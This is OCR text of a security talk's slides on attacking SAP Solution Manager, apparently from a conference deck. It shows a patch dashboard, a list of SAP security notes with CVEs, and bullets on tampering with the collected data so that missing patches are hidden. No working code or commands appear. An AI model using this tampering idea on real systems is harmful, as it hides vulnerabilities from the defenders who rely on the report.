
1. Introduction
2. Why ?
3. Authentication bypass
4. OS command injection
5. Tamper the SOLMAN Security Report
6. Recommendations
7. Conclusion

Tamper the SOLMAN Security Report

SAP System Recommendations

- Automatically calculate missing security patches
- For all SAP Systems in the landscape
- Generate dashboard

Tamper the SOLMAN Security Report



System

Technical System	IT Admin Role	System Priority	Security Notes	Hot News	Performance Notes	Legal Change Notes
[redacted]~ABAP	Test System	Undefined	161	89	226	271
[redacted]JAVA	Undefined	Undefined	116	182	154	230
[redacted]~ABAP	Training System	Undefined	577	285	1112	10803
[redacted]~HANADB	Test System	Undefined	83	111	124	229
[redacted]~ABAP	Undefined	Undefined	289	227	245	297
[redacted]~ABAP	Test System	Undefined	307	234	247	294
[redacted]~HANADB	Undefined	Undefined	67	104	123	229
[redacted]~ABAP	Demo System	Undefined	124	214	244	266
[redacted]~JAVA	Demo System	Undefined	80	189	157	229

Tamper the SOLMAN Security Report

Standard

Technical System: [redacted]~ABAP ⊗

Release Date: 01.01.2017 - 01.01.2020

Note Type: Security Note ⊗

Priority: 1 - HotNews ⊗ 2 - Correction with high priority ⊗


Implementation Status:

Processing Status: Undefined ⊗


SAP Notes for selected technical systems: 11

Technical System	Note Number	Short text	Release Date	Application Component	Priority	Support Package	Cate
[redacted]~ABAP	2774489	[CVE-2019-0328] Code Injection vulnerability in ABAP Tests Modules of SAP NetWeaver Process Integration	7/9/2019	BC-XI-IS-IEN	2 - Correction with high priority	SAPKB74022	A - F
[redacted]~ABAP	2699726	[CVE-2018-2475] Missing network isolation in Gardener	10/31/2018	BC-CP-K8S	2 - Correction with high priority		A - F
[redacted]~ABAP	2371726	Code Injection vulnerability in Text Conversion	10/13/2017	BC-DOC-RIT	1 - HotNews	SAPKB74017	A - F
[redacted]~ABAP	1854252	Missing authorization-check in BC-SRV-ALV	6/22/2017	BC-SRV-ALV	2 - Correction with high priority	SAPK-74004INPIBASIS	A - F
[redacted]~ABAP	2380277	Memory Corruption vulnerability in IGS	5/9/2017	BC-FES-IGS	2 - Correction with high priority		A - F
[redacted]~ABAP	2421287	Security vulnerabilities in SAPLPD	4/11/2017	BC-CCM-PRN	2 - Correction with high priority		A - F
[redacted]~ABAP	2407616	Remote Code Execution vulnerability in SAP GUI for Windows	4/7/2017	BC-FES-GUI	2 - Correction with high priority		A - F
[redacted]~ABAP	2319506	SQL Injection vulnerability in Database Monitors for Oracle	3/14/2017	BC-CCM-MON-ORA	2 - Correction with high priority		A - F
[redacted]~ABAP	2418823	Update 1 to Note 2319506	3/14/2017	BC-CCM-MON-ORA	2 - Correction with high priority	SAPKB74017	A - F
[redacted]~ABAP	2392860	Leveraging privileges by customer transaction code	2/14/2017	BC-SRV-RM	2 - Correction with high priority	SAPKA74017	A - F


Tamper the SOLMAN Security Report



Tamper the SOLMAN Security Report





Tamper the SOLMAN Security Report




Tamper the SOLMAN Security Report


- Automatically modification of collected data
- Tampering the dashboard







Tamper the SOLMAN Security Report



1. Introduction
2. Why ?
3. Authentication bypass
4. OS command injection
5. Tamper the SOLMAN Security Report
6. Recommendations
7. Conclusion

